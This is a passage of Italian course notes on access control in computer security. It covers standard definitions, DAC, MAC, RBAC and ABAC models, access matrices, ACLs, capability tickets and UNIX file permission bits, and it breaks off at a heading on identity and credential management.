- **NISTIR 7298** (*Glossary of Key Information Security Terms, maggio 2013*), definisce il *controllo degli accessi* come **il processo di concessione o diniego di richieste specifiche per ottenere e utilizzare le informazioni e i relativi servizi di elaborazione delle informazioni e entrare in determinate strutture fisiche**.
- **RFC 4949**, *Internet Security Glossary*, definisce il *controllo degli accessi* come un **processo attraverso il quale l'uso delle risorse di sistema è regolato secondo una politica di sicurezza ed è concesso soltanto alle entità autorizzate (utenti, programmi, processi o altri sistemi) secondo tale politica**.

Il **controllo degli accessi** è un elemento centrale della sicurezza informatica, quasi tutta la sicurezza informatica riguarda questo argomento.

I principali obiettivi della sicurezza informatica consistono *nell'impedire a utenti non autorizzati di accedere alle risorse e nel consentire a utenti legittimi di accedere alle risorse in modo autorizzato*.

Elenco dei requisiti di sicurezza per i servizi di controllo degli accessi:

Requisiti base di sicurezza	
1.	Limitare l'accesso al sistema informativo ai soli utenti autorizzati, processi che operano per conto di utenti autorizzati, o dispositivi (inclusi altri sistemi informativi).
2.	Limitare l'accesso al sistema informativo ai tipi di transazioni e funzioni che gli utenti autorizzati sono autorizzati ad eseguire.
Requisiti di sicurezza derivati	
3.	Controllare il flusso di CUI in accordo con le autorizzazioni approvate.
4.	Separare i compiti degli individui per ridurre il rischio di attività malevole ed evitare collusione.
5.	Adottare il principio del minimo privilegio, anche per funzioni specifiche di sicurezza e account privilegiati.
6.	Usare account o ruoli non privilegiati quando si accede a funzioni non relative alla sicurezza.
7.	Impedire agli utenti non privilegiati di eseguire funzioni privilegiate e controllare l'esecuzione di queste funzioni.
8.	Limitare i tentativi di accesso non riusciti.
9.	Fornire avvisi su privacy e sicurezza coerenti con le norme sulle CUI in vigore.
10.	Interrompere la sessione con metodi che disattivano i display per evitare l'accesso e la visualizzazione dei dati dopo un certo periodo di inattività.
11.	Terminare (automaticamente) una sessione utente dopo il verificarsi di determinate condizioni.
12.	Monitorare e controllare le sessioni di accesso remoto.
13.	Utilizzare meccanismi critografici per proteggere la riservatezza delle sessioni di accesso remoto.
14.	Indirizzare l'accesso remoto attraverso punti per il controllo degli accessi gestiti.
15.	Autorizzare l'esecuzione remota di comandi privilegiati e l'accesso remoto alle informazioni relative alla sicurezza.
16.	Autorizzare l'accesso wireless prima di accettare queste connessioni.
17.	Proteggere l'accesso wireless attraverso autenticazione e critografia.
18.	Controllare la connessione dei dispositivi mobili.
19.	Cifrare le CUI sui dispositivi mobili.
20.	Verificare e controllare/limitare le connessioni e l'uso di sistemi informativi esterni.
21.	Limitare l'uso di dispositivi aziendali di archiviazione portatile su sistemi informativi esterni.
22.	Controllare le CUI pubblicate o elaborate su sistemi informativi accessibili al pubblico.

#### 3.1 Funzioni associate al controllo degli accessi.

- **Autenticazione**: verifica che le credenziali di un utente siano valide.
- **Autorizzazione**: autorizzare un'entità del sistema ad accedere a una risorsa del sistema.
- **Controllo**: revisione dei registri di sistema per accertare che i controlli di sistema siano adeguati, per assicurare la conformità alla politica stabilita e alle procedure operative, per rilevare eventuali violazioni alla sicurezza e per proporre eventuali cambiamenti nel controllo, nelle politiche e nelle procedure.




Figure 2:

Un meccanismo di controllo degli accessi si interpone tra un utente (o un processo di un utente) e le risorse di sistema come applicazioni, sistemi operativi, firewall, router, file e banche dati.

Il sistema deve prima autenticare l'entità che cerca di accedere vedendo se è autorizzato ad accedere al sistema. In seguito, la funzione di controllo degli accessi determina se lo specifico accesso richiesto dall'utente è consentito.

Un amministratore di sicurezza mantiene un database di autorizzazioni che specifica, per ogni utente, a quali risorse può accedere e in che modo. La funzione di controllo degli accessi consulta questo database per stabilire se concedere l'accesso. Una funzione di controllo monitora e registra gli accessi degli utenti alle risorse del sistema.

### 3.2 Politiche di controllo degli accessi.

Una politica di controllo degli accessi (integrata in un database di autorizzazioni), definisce quali tipi di accesso sono consentiti, in quali condizioni e da chi. Ci sono diverse categorie:

- **Controllo degli accessi discrezionale** (*Discretionary Access Control - DAC*): l'autorizzazione per accedere a determinate risorse o informazioni è basata sulla discrezione del proprietario o dell'amministratore del sistema. Discrezionale perché un entità con privilegi può concedere a sua discrezione l'accesso a una risorsa a un'altra entità.
- **Controllo degli accessi obbligatorio** (*Mandatory Access Control - MAC*): controlla l'accesso confrontando le etichette di sicurezza (che indicano quanto siano sensibili o critiche le risorse del sistema) con le autorizzazioni di sicurezza (che indicano se le entità del sistema sono autorizzate ad accedere a determinate risorse).
- **Controllo degli accessi basato sui ruoli** (*Role-Based Access Control - RBAC*): controlla l'accesso in base ai ruoli che gli utenti ricoprono all'interno del sistema e a regole che stabiliscono quali accessi sono consentiti agli utenti con determinati ruoli.
- **Controllo degli accessi basato sugli attributi** (*Attribute-Based Access Control - ABAC*): controlla l'accesso sulla base degli attributi dell'utente, della risorsa a cui accedere e delle condizioni ambientali attuali.

Le politiche non sono mutuamente esclusive, un meccanismo di controllo degli accessi può impiegarne due, o anche tre contemporaneamente.

### 3.3 Soggetti, oggetti e permessi di accesso.

Elementi alla base del controllo degli accessi.

Un **soggetto** è un **entità capace di accedere agli oggetti**, è un concetto simile a quello di processo.

Quando un utente o un'applicazione vuole accedere a qualcosa, viene creato un processo che rappresenta quell'utente o quell'applicazione.

Un soggetto è considerato responsabile delle azioni che ha iniziato, e un percorso ispettivo (**audit trail**) può essere utilizzato *per registrare le associazioni tra il soggetto e le azioni rilevanti per la sicurezza che esegue su un determinato oggetto*.

3 tipi di soggetto con diritti di accesso diversi per ogni classe:

- **Proprietario**: può essere il creatore di una determinata risorsa, come un file.
- **Gruppo**: oltre ai privilegi assegnati al proprietario, è possibile concedere permessi di accesso anche a un determinato gruppo di utenti, in modo ch l'appartenenza al gruppo sia sufficiente per potere usufruire di questi permessi.
- **Globale**: la minima quantità di diritti di accesso è concessa agli utenti che possono accedere al sistema ma che non sono inclusi nelle categorie proprietario e gruppo relativamente a una determinata risorsa.

Un **oggetto** è una risorsa con accesso controllato, un **entità utilizzata per contenere / ricevere informazioni**. (record, blocchi, pagine, segmenti, file, directory, ...)

Il numero e i tipi di oggetti che devono essere protetti da un sistema di controllo degli accessi dipendono dall'ambiente in cui il controllo degli accessi stesso opera e dal compromesso desiderato tra sicurezza e complessità, carico di lavoro.

Un **permesso di accesso** descrive la modalità con cui un soggetto può accedere a un oggetto, tra questi c'è:

- *Lettura*: l'utente può visualizzare le informazioni relative a una risorsa di sistema come file, record,... La lettura implica copiatura e stampatura.
- *Scrittura*: l'utente può aggiungere, modificare o cancellare dati nelle risorse del sistema, anche l'accesso in lettura.
- *Esecuzione*: l'utente può eseguire programmi specifici.
- *Cancellazione*: l'utente può eliminare determinate risorse di sistema, come file o record.
- *Creazione*: l'utente può creare nuovi file, record o campi
- *Ricerca*: l'utente può visualizzare i file contenuti in una directory o cercare all'interno della directory.

### 3.4 Controllo degli accessi discrezionale - DAC.

Un sistema di controllo degli accessi discrezionale (*Discretionary Access Control - DAC*) è uno schema in cui a un'entità possono essere concessi permessi che le consentono, a suo giudizio, di concedere a un'altra entità permessi di accesso su determinate risorse.

In un sistema operativo o un sistema per la gestione di database viene fatto tramite la **matrice degli accessi**.

Una dimensione della matrice rappresenta i **soggetti già identificati** che possono tentare di accedere ai dati delle risorse. Questa lista comprende singoli o gruppi utente, ma anche terminali, apparecchiature di rete, host o applicazioni.

L'altra dimensione è costituita dagli **oggetti** a cui è possibile accedere (singoli campi di dati, record, file o database). Ciascuna cella della matrice indica i permessi di accesso di uno specifico soggetto relativo a un determinato oggetto. Vediamo un esempio di una matrice di accesso:

		OGGETTI			
		File 1	File 2	File 3	File 4
SOGGETTI	Utente A	Proprietario Lettura Scrittura		Proprietario Lettura Scrittura	
	Utente B	Lettura	Proprietario Lettura Scrittura	Scrittura	Lettura
	Utente C	Lettura Scrittura	Lettura		Proprietario Lettura Scrittura

(a) Matrice degli accessi

In questo caso l'utente A possiede i file 1 e 3 sui quali ha accesso e scrittura, l'utente B possiede il file 2 e ha accesso in lettura del file 1 e 4 e ha accesso in scrittura del file 3.

La matrice può essere descomposta per colonne ottenendo **liste di controllo degli accessi** e per righe ottenendo la **capability ticket**:




Figura 3.2 Esempio di strutture per il controllo degli accessi.

Tabella 3.2  
Tabella di autorizzazione per i file della Figura 3.2.

Soggetto	Modalità di accesso	Oggetto
A	Proprietario	File 1
A	Lettura	File 1
A	Scrittura	File 1
A	Proprietario	File 3
A	Lettura	File 3
A	Scrittura	File 3
B	Lettura	File 1
B	Proprietario	File 2
B	Lettura	File 2
B	Scrittura	File 2
B	Scrittura	File 3
B	Lettura	File 4
C	Lettura	File 1
C	Scrittura	File 1
C	Lettura	File 2
C	Proprietario	File 4
C	Lettura	File 4
C	Scrittura	File 4

Nelle **liste di controllo degli accessi** (*Access Control Lists - ACL*) per ogni oggetto vengono elencati gli utenti (sia singoli che gruppi) e i loro permessi di accesso, perciò è molto vantaggiosa se si vuole determinare quali permessi possiedono i soggetti su una determinata risorsa. Può contenere voci di default per permessi che non sono stati esplicitamente assegnati. Si preferirebbe seguire la regola del minimo privilegio o dell'accesso in sola lettura.

Un **capability ticket** specifica, per un determinato utente, quali operazioni è autorizzato ad eseguire sugli oggetti. Ogni utente può avere diversi ticket e può essere autorizzato a prestarli o a cederli ad altri, questo però aumenta problema di sicurezza rispetto alle ACL. Perciò l'integrità del ticket deve essere protetta, garantita e non falsificabile. Per far questo il sistema operativo deve mantenere tutti i ticket per conto degli utenti in una regione di memoria inaccessibile agli utenti oppure includere un token non falsificabile nella specifica capability come una password casuale di grandi dimensioni o un codice crittografico di autenticazione del messaggio.

L'utilizzo dei ticket come capability rende facile determinare i permessi di accesso di un utente specifico. Tuttavia, è più complesso determinare l'elenco degli utenti che hanno determinati permessi di accesso su una specifica risorsa.

Viene proposta da SAND94 una struttura dati non sparsa, come la matrice di accesso, ma più vantaggiosa delle

ACL o delle liste di capability.

Si tratta di una **tabella di autorizzazione** che contiene, per ogni riga, un permesso di accesso di un determinato soggetto su una specifica risorsa. Un database relazionale può facilmente implementare una tabella di autorizzazione di questo tipo.

### 3.5 Un modello di controllo degli accessi.

Parliamo di un **modello DAC** sviluppato da **Lampson, Graham e Denning** che prevede **un insieme di soggetti, oggetti e regole che governano l'accesso dei soggetti agli oggetti**.

Si definisce lo **stato di protezione** di un sistema come *l'insieme di informazioni*, in un determinato istante **che specificano i permessi di accesso di ogni soggetto relativamente a ogni oggetto**.

È possibile individuare 3 requisiti: rappresentare lo stato di protezione, far rispettare i permessi di accesso e permettere ai soggetti di modificare lo stato di protezione secondo determinate modalità.

Per rappresentare lo stato di protezione includiamo:

- **Processi:** i permessi di accesso consistono nella possibilità di cancellare un processo, fermarlo (bloccarlo) e riattivarlo.
- **Dispositivi:** i permessi di accesso includono la possibilità di leggere/scrivere sul dispositivo, di controllarne le operazioni (per esempio, eseguire una ricerca sul disco) e bloccare/sbloccare l'utilizzo del dispositivo stesso.
- **Locazioni o regioni di memoria:** i permessi di accesso consistono nella capacità di leggere/scrivere in certe regioni di memoria su cui, di default, non è permesso.
- **Soggetti:** i permessi di accesso rispetto a un soggetto consistono nel concedere o cancellare i suoi permessi di accesso relativi ad altri oggetti

		OGGETTI								
		Soggetti			File		Processi		Unità disco	
		<i>S<sub>1</sub></i>	<i>S<sub>2</sub></i>	<i>S<sub>3</sub></i>	<i>F<sub>1</sub></i>	<i>F<sub>2</sub></i>	<i>P<sub>1</sub></i>	<i>P<sub>2</sub></i>	<i>D<sub>1</sub></i>	<i>D<sub>2</sub></i>
SOGGETTI	<i>S<sub>1</sub></i>	Controllo	Proprietario	Proprietario Controllo	Lettura*	Lettura Proprietario	Riattivare	Riattivare	Ricerca	Proprietario
	<i>S<sub>2</sub></i>		Controllo		Scrittura*	Esecuzione			Proprietario	Ricerca*
	<i>S<sub>3</sub></i>			Controllo		Scrittura	Stop			

\* = flag di copia impostato

Per una matrice di controllo degli accessi A, ogni entry A[S, X] contiene stringhe, chiamate attributi di accesso, che specificano i permessi di accesso del soggetto S sull'oggetto X. S1 può leggere il file F1, perché è presente "lettura" in A[S1, F1].

A ogni tipo di oggetto è associato un modulo di controllo d'accesso separato. Il modulo valuta le richieste effettuate dal soggetto per accedere a un determinato oggetto e stabilisce se esiste il permesso di accesso tramite la matrice.

Alcuni soggetti possono apportare modifiche alla matrice di accesso.

Il modello include anche un insieme di regole che controllano le modifiche alla matrice di accesso e per questo vengono introdotti i permessi di accesso "proprietario" e "controllo" e il concetto di flag di copia.

### 3.6 Domini di protezione.

I **domini di protezione** sono un approccio più generale e flessibile per **associare le "capability" agli utenti in un sistema**. Un dominio di protezione rappresenta un insieme di oggetti con i relativi permessi di accesso. Ogni riga di una matrice di accesso definisce un dominio di protezione, consentendo di limitare le capacità di un processo generato da un utente specifico.

La **flessibilità dei domini di protezione** si manifesta nel fatto che un **utente può generare processi con un sottoinsieme dei suoi permessi di accesso, creando così un nuovo dominio di protezione**. Ciò consente di limitare le capacità di un processo o di creare processi specifici per diverse classi di utenti. Inoltre, un utente può definire un dominio di protezione per un programma non completamente affidabile, limitando l'accesso a un sottoinsieme sicuro dei suoi permessi.

L'associazione tra un processo e un dominio di protezione può essere **statica** o **dinamica**. Ad esempio, un processo può richiedere diversi permessi di accesso durante l'esecuzione di diverse procedure. È consigliabile minimizzare i permessi di accesso posseduti da utenti o processi in ogni momento, e l'uso dei domini di protezione fornisce un modo semplice per soddisfare tale requisito.

Un tipo comune di dominio di protezione riguarda la distinzione tra la modalità utente e la modalità kernel presente in molti sistemi operativi come UNIX. In modalità utente, alcune aree di memoria sono protette e certe istruzioni non possono essere eseguite. Quando un processo utente invoca una routine di sistema, questa viene eseguita in modalità kernel, dove è possibile eseguire istruzioni privilegiate e accedere ad aree protette della memoria.

### 3.7 Esempio: controllo degli accessi ai file in UNIX.

Tutti i tipi di file UNIX sono gestiti dal sistema operativo attraverso gli **inode**.

Un **inode** (*nodo indice*) è una **struttura di controllo** che contiene, per un determinato file, le informazioni essenziali necessarie al sistema operativo tra cui attributi del file, permessi e altre informazioni di controllo. Diversi nomi di file possono essere associati allo stesso inode, ma un inode attivo è associato esattamente a un file e ogni file è controllato esattamente da un inode.

Sul disco, è presente una tabella di inode, o lista di inode, che contiene gli inode di tutti i file nel file system. Quando un file viene aperto, il suo inode viene caricato nella memoria principale e memorizzato in una tabella di inode che risiede in memoria.

Una directory è semplicemente un file che contiene una lista di nomi di file più i puntatori agli inode associati. Quindi, a ogni directory è associato il proprio inode.

### 3.8 Classico controllo degli accessi ai file UNIX.

Ogni **utente UNIX** ha un **ID utente** ed è **membro di un gruppo primario** e, possibilmente, anche di altri gruppi, ognuno di questi identificato da un **ID di gruppo**.

Quando un file viene creato viene contrassegnato con l'ID dell'utente che lo ha creato e anche con il gruppo primario del creatore oppure il gruppo della directory madre se ha il SetGID impostato.

A ogni *file* viene associato un insieme di **12 bit di protezione**, dei quali **9** specificano i *permessi di lettura, scrittura ed esecuzione per il proprietario del file, gli altri membri del gruppo a cui il file appartiene e per tutti gli altri utenti*, i **3 bit rimanenti** sono i permessi "set user ID" (SetUID) e "set group ID" (SetGID), un particolare comportamento per file e directory.

L'ID del proprietario, l'ID del gruppo e i bit di protezione fanno parte dell'inode del file.




Figure 3: In questo caso il proprietario del file ha accesso in lettura e scrittura; tutti gli altri membri del gruppo del file hanno accesso in lettura e gli utenti esterni al gruppo non hanno alcun permesso sul file.

*Applicati a una directory, i bit di lettura e scrittura consentono di elencare e creare/rinominare/cancellare file nella directory.* Il bit di esecuzione consente l'accesso o la ricerca di file all'interno della directory.

Quando un utente (con privilegi di esecuzione su questo file) esegue il file, il sistema assegna temporaneamente i permessi dell'ID utente che ha creato il file, o del gruppo del file, all'utente che sta eseguendo il file. Questi sono noti come "ID utente effettivo" e "ID gruppo effettivo" e vengono utilizzati, in aggiunta all'"ID utente reale" e all'"ID gruppo reale" dell'utente che esegue il file. Questo permette agli utenti di accedere a determinati file in modo controllato.

L'ultimo bit di protezione è lo **"sticky"** bit ("appiccicoso"). Quando è applicato a una directory, specifica che

solo il proprietario di un file contenuto nella directory può rinominarlo, spostarlo o cancellarlo. Ciò è utile per gestire i file nelle directory temporanee condivise.

Il "superutente" è un utente con un *particolare ID utente* ed ha accesso a tutto il sistema. Qualsiasi programma del "superutente" che ha attivo SetUID, fornisce a qualsiasi utente che lo esegue, un accesso illimitato al sistema.

Se un utente voglia concedere l'accesso in lettura per il file X agli utenti A e B, e l'accesso in lettura per il file Y agli utenti B e C, servirebbero almeno due gruppi di utenti, e l'utente B dovrebbe appartenere ad entrambi i gruppi. Tuttavia ci potrebbe essere necessario un numero molto elevato di gruppi, per questo è meglio **utilizzare le liste di controllo degli accessi**.

Il tradizionale schema di controllo dell'accesso ai file UNIX implementa una struttura di dominio di protezione. Un dominio è associato all'utente, e cambiare il dominio corrisponde a cambiare temporaneamente l'ID utente.

### 3.9 Liste di controllo degli accessi in UNIX.

Molti sistemi operativi UNIX e UNIX-based moderni **supportano le liste di controllo degli accessi** (*FreeBSD, OpenBSD, Linux e Solaris*).

**FreeBSD consente** all'amministratore di assegnare a un file una lista di ID utente UNIX e di gruppi di un numero qualsiasi con ognuno dei quali ha 3 bit di protezione(lettura, scrittura, esecuzione) usando il comando *setfacl*. Non è necessario che un file sia dotato di una ACL, ma può essere protetto dal tradizionale meccanismo di accesso ai file UNIX. I file FreeBSD includono un ulteriore bit di protezione che indica se il file ha una ACL estesa.

Quando un processo richiede l'accesso a un oggetto del file system, si susseguono due fasi, si seleziona l'ACL più appropriato e si controlla se la voce corrispondente contiene autorizzazioni sufficienti.

### 3.10 Controllo degli accessi basati sui ruoli - RBAC.

I sistemi DAC classici definiscono i permessi di accesso dei singoli utenti e di gruppi di utenti, mentre, **RBAC si basa sui ruoli che gli utenti assumono e definiscono un ruolo come una funzione lavorativa all'interno di un'organizzazione**. I sistemi RBAC assegnano i permessi di accesso ai ruoli invece che ai singoli utenti e gli utenti sono assegnati a diversi ruoli, sia staticamente che dinamicamente.




Figure 4:  
Fra utenti e ruoli sussiste una relazione molti-a-molti, così come nella relazione fra ruoli e risorse o oggetti del sistema.

L'insieme degli utenti **cambia frequentemente**, e le assegnazioni di un utente a uno o più ruoli **possono essere effettuate dinamicamente**. Invece, l'insieme dei ruoli definiti nel sistema è abbastanza **statico**, con sporadiche aggiunte o cancellazioni. A ogni ruolo saranno associati determinati permessi di accesso. Le risorse e i permessi associati a un determinato ruolo, in genere, cambiano abbastanza raramente.

È possibile utilizzare una matrice di accesso per rappresentare in modo semplice gli elementi chiave di un sistema RBAC.

	R <sub>1</sub>	R <sub>2</sub>	• • •	R <sub>n</sub>
U <sub>1</sub>	X			
U <sub>2</sub>	X			
U <sub>3</sub>		X		X
U <sub>4</sub>				X
U <sub>5</sub>				X
U <sub>6</sub>				X
⋮				
U <sub>m</sub>	X			

	OGGETTI								
	R <sub>1</sub>	R <sub>2</sub>	R <sub>n</sub>	F <sub>1</sub>	F <sub>2</sub>	P <sub>1</sub>	P <sub>2</sub>	D <sub>1</sub>	D <sub>2</sub>
RUOLI	Controllo	Proprietario	Proprietario Controllo	Lettura*	Lettura Proprietario	Riattiva	Riattiva	Ricerca	Proprietario
R <sub>2</sub>		Controllo		Scrittura*	Esecuzione			Proprietario	Ricerca*
⋮									
R <sub>n</sub>			Controllo		Scrittura	Stop			

Figura 3.7 Rappresentazione della matrice di controllo degli accessi in RBAC.

La matrice a sx mette in relazione i singoli utenti con i ruoli (solitamente più utenti che ruoli).

Un singolo utente può essere assegnato a più ruoli (più spunte in una riga) e più utenti possono essere assegnati allo stesso ruolo (più spunte in una colonna).

La matrice a dx mette in relazione gli oggetti con i ruoli (solitamente pochi ruoli e molti oggetti o risorse). Vengono specificati i permessi di accesso associati ai ruoli.

Il sistema RBAC si adatta al principio del **minimo privilegio**, dove a ogni ruolo viene assegnato l'insieme minimo di privilegi necessari per quel ruolo. Un utente viene assegnato a un ruolo che gli permette di eseguire soltanto ciò che è richiesto per quel ruolo. Gli utenti assegnati allo stesso ruolo godono dello stesso insieme minimo di privilegi.

### 3.11 RBAC.

4 modelli correlati tra loro: **RBAC0**: funzionalità minime per RBAC, **RBAC1**: funzionalità RBAC0 + gerarchie ruoli (permettono a un ruolo di ereditare i permessi da un altro ruolo), **RBAC2**: estensione di RBAC0 + vincoli configurazione RBAC0, **RBAC3**: RBAC0 + RBAC1 + RBAC2.

#### 3.11.1 RBAC0.

Ci sono 4 tipi di entità:

- **Utente**: individuo con ID utente che ha *accesso al sistema informatico*;
- **Ruolo**: *funzione lavorativa all'interno dell'organizzazione* che gestisce il sistema informatico.
- **Permesso**: *privilegio o autorizzazione per una determinata modalità di accesso a uno o più oggetti*.
- **Sessione**: *mappatura tra un utente e un sottoinsieme precisato dell'insieme dei ruoli a cui l'utente è assegnato*.




Figure 5:

Un utente può avere più ruoli, e più utenti possono essere assegnati allo stesso ruolo, lo stesso per ruoli e permessi.

Una **sessione** è una **relazione temporanea uno-a-molti** tra un utente e uno o più ruoli a cui l'utente è stato assegnato, utile per un *eseguire un determinato compito*.

La relazione molti-a-molti tra utenti e ruoli e tra ruoli e permessi fornisce maggiore flessibilità nell'assegnazione rispetto agli schemi DAC tradizionali. (così si rispetta il minimo privilegio)




Figure 6:

I ruoli subordinati sono nella parte bassa del diagramma. Una linea tra due ruoli implica ereditarietà.

Un ruolo può ereditare permessi di accesso da più ruoli subordinati, il ruolo Capo progetto possiede tutti i permessi di accesso del ruolo Ingegnere di Produzione e della qualità.

Più ruoli possono ereditare dallo stesso ruolo subordinato, sia il ruolo Ingegnere di Produzione che il ruolo Ingegnere della qualità possiedono tutti i permessi di accesso del ruolo Ingegnere.

### 3.11.2 RBAC1.

Sono presenti le *gerarchie dei ruoli* che mostrano la **struttura gerarchica dell'organizzazione**. Presente il concetto di **ereditarietà** che permette a un ruolo di includere implicitamente i permessi di accesso associati a un ruolo subordinato.

### 3.11.3 Vincoli - RBAC2.

Un **vincolo** è una relazione definita tra i ruoli e questi permettono di adattare RBAC alla specifiche politiche e di sicurezza di un'organizzazione. Ci sono: I **ruoli mutuamente esclusivi** sono ruoli tali per cui, un utente, può essere assegnato soltanto a un ruolo nell'insieme. Potrebbe essere statico o dinamico (all'interno di una singola sessione). Questo favorisce la separazione delle responsabilità e funzionalità all'interno dell'organizzazione.

La **cardinalità** consiste nell'impostare un numero massimo rispetto ai ruoli, definire il numero massimo di utenti che possono essere assegnati a un determinato ruolo oppure impostare un vincolo sul numero di ruoli a cui un utente può essere assegnato oppure il numero di ruoli che un utente può attivare durante una singola sessione oppure impostare il numero massimo di ruoli a cui può essere concesso un determinato permesso.

Un sistema potrebbe essere in grado di specificare un **ruolo prerequisito**, imponendo che un utente può essere assegnato a un determinato ruolo solo se è già stato assegnato a un altro determinato ruolo.

## 3.12 Controllo degli accessi basato sugli attributi - Attribute-Based Access Control : ABAC.

Un **modello ABAC** può definire autorizzazioni che esprimono condizioni su proprietà sia della risorsa che del soggetto.

Consideriamo che ogni risorsa ha un attributo che identifica il soggetto che ha creato la risorsa, così una singola regola di accesso può specificare il diritto di proprietà per tutti i creatori e per ogni risorsa.

Il punto di forza dell'approccio ABAC consiste nella sua **flessibilità e potenza espressiva**, l'unica preoccupazione consiste nell'impatto sulle prestazioni relative alla valutazione, ma sui servizi WEB e cloud computing non crea problemi. Perciò questi ultimi sono stati pionieri nell'implementazione dei modelli ABAC, specialmente attraverso l'introduzione dell'**eXtensible Access Control Markup Language (XACML)**

Ci sono 3 elementi chiave: gli **attributi**, che sono definiti per le entità in una configurazione; un **modello di politica**, che definisce le politiche ABAC; e infine il **modello dell'architettura**, che si applica alle politiche che implementano il controllo degli accessi.

### 3.12.1 Attributi.

Gli **attributi** rappresentano caratteristiche che definiscono determinati aspetti del soggetto, dell'oggetto, delle condizioni di ambiente e/o delle operazioni richieste che sono predefinite e preassegnate da un'autorità.

- **Attributi del soggetto:** un soggetto è un'entità attiva (ad esempio, un utente, un'applicazione, un processo o un dispositivo) che genera un flusso di informazioni tra gli oggetti o cambia lo stato del sistema. Ogni soggetto ha degli attributi associati che definiscono l'identità e le caratteristiche del soggetto.
- **Attributi dell'oggetto:** un oggetto, chiamato anche risorsa, è un'entità passiva (nel contesto di una data richiesta) legata al sistema informativo (ad esempio, dispositivi, file, record, tabelle, processi, programmi, reti, domini) che contiene o riceve informazioni.

Gli oggetti possiedono attributi che possono essere sfruttati per effettuare decisioni relative al controllo degli accessi. Un documento Microsoft Word, per esempio, può avere attributi come titolo, oggetto, data e autore. Questi attributi possono essere estratti dai metadati.

- **Attributi di ambiente:** ignorati nelle politiche di controllo dell'accesso. Descrivono l'ambiente o il contesto operativo, tecnico e persino situazionale in cui avviene l'accesso alle informazioni. Per esempio si parla di attributi come la data e l'ora attuale, le attività di virus/hacker in corso e il livello di sicurezza della rete (per esempio, Internet o intranet),

ABAC è un modello logico di controllo dell'accesso che valuta l'accesso agli oggetti in base agli attributi delle entità, alle operazioni e all'ambiente. È in grado di combinare concetti di DAC, RBAC e MAC e consente un controllo dell'accesso a grana fine, fornendo un insieme più ampio e preciso di regole di accesso. I sistemi ABAC consentono di rappresentare un numero illimitato di attributi e possono soddisfare una vasta gamma di requisiti, dai controlli di accesso di base a modelli di policy avanzati.

### 3.12.2 Architettura logica ABAC.

L'accesso di un soggetto a un oggetto si svolge secondo le seguenti fasi:

- Un soggetto richiede l'accesso a un oggetto con una richiesta verso il controllo degli accessi.
- Il meccanismo di controllo degli accessi è regolato da un insieme di regole, in base a queste valuta gli attributi del soggetto, dell'oggetto e condizioni ambientali per determinare se concedere autorizzazione.
- Il meccanismo di controllo dell'accesso permette al soggetto di accedere all'oggetto se è autorizzato oppure nega l'accesso se non è autorizzato.

Sono presenti quattro fonti indipendenti di informazioni utilizzate per la decisione sul controllo degli accessi. Il progettista del sistema decide quali attributi sono rilevanti per il controllo degli accessi per soggetti, oggetti o condizioni d'ambiente, e può definire le politiche di controllo degli accessi sotto forma di regole.

L'approccio è sicuramente efficace e flessibile, ma il costo è superiore ad altri approcci per il controllo degli accessi.

### 3.12.3 Politiche ABAC.

Una **politica** è un insieme di regole e relazioni che definiscono, sulla base dei privilegi dei soggetti, il comportamento legittimo all'interno di un'organizzazione e come le risorse o gli oggetti devono essere protetti nelle varie condizioni di ambiente.

I **privilegi** o *permessi, autorizzazioni e diritti* rappresentano il **comportamento legittimo di un soggetto**; sono definiti da un' autorità e inclusi in una politica.

La politica è definita dal punto di vista dell'oggetto da proteggere e dei privilegi disponibili per i soggetti.

## 3.13 Gestione delle identità, delle credenziali e degli accessi - Identity, Credential, and Access Management: ICAM

